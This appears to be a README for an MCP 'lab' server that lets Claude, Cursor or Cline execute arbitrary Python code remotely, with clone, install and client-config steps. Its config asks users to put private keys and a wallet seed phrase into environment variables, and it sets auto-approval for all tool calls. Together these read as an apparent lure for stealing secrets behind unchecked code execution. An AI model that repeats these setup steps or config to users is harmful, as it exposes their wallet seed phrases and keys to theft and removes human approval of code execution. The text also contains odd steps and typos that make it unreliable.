
execution in a secure and scalable lab setup.
⚙️ Lab Virtual MCP Server (Execute Code Remotely via Claude AI) Create a virtual lab for users to run custom code remotely using the Model Context Protocol (MCP) and integrate with Claude AI or other clients.
🔗 GitHub Repo
📦 https://github.com/Nuvepro-Technologies-Pvt-Ltd/McpSever_Remote_code_execution.git
📂 This repo has moved to base/base-mcp

🚀 What This Lab Server Does 🧠 Enables remote Python code execution through cline AI
🧪 Supports real-time lab scenarios (code evaluation, sandbox testing, etc.)
📋 Prerequisites Ensure you have the following on your system:
✅ Python 3.10.11
✅ pip (Python package manager)
✅ fastmcp (to serve the MCP endpoint)
✅ uv (virtual environment manager, via scoop or curl)
✅ Access to Claude Desktop or Cursor or cline (for testing)
🧱 Installation Steps
- Clone the MCP Server Repo
git clone https://github.com/Nuvepro-Technologies-Pvt-Ltd/McpSever_Remote_code_execution.git
- Set up Python Environment
Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
scoop install python
scoop install uv
cd McpSever_Remote_code_execution
- Set Up Virtual Environment
python -m venv .venv
.\.venv\Scripts\activate # Windows
source .venv/bin/activate # macOS/Linux
- Install Dependencies
pip install fastmcp
pip install cryptography
pip install shelve
- Run the Server
fastmcp run app.py
You now have a remote code execution server listening for requests via MCP.
🧪 MCP Client Configuration For Claude Desktop / Cursor, update your mcp_config.json:
{
  "mcpServers": {
    "CloudlabMcp": {
      "disabled": false,
      "timeout": 500,
      "type": "stdio",
      "command": "uv",
      "args": [
        "run",
        "--with",
        "fastmcp",
        "python",
        "%PROJECT_PATH%\\app.py"
      ],
      "env": {
        "API_KEY": "your_private_key",
        "Baseurl": "your seed phrase here",
        "compnaykey": "your_private_key"
      },
      "autoApprove": [*]
    }
  }
}
Beofre start Mcp set path
set PROJECT_PATH=D:\YourProject
cline run CloudlabMcp
✅ Available Tools (Prebuilt in MCP)
Tool Description execute_code Executes user-provided Python code
💡 Recommendations for Lab Admins ✅ Add sandboxing logic to app.py if users can run arbitrary code.
✅ Use Docker or subprocess isolation for safer execution (optional).
✅ Monitor logs and set execution timeouts.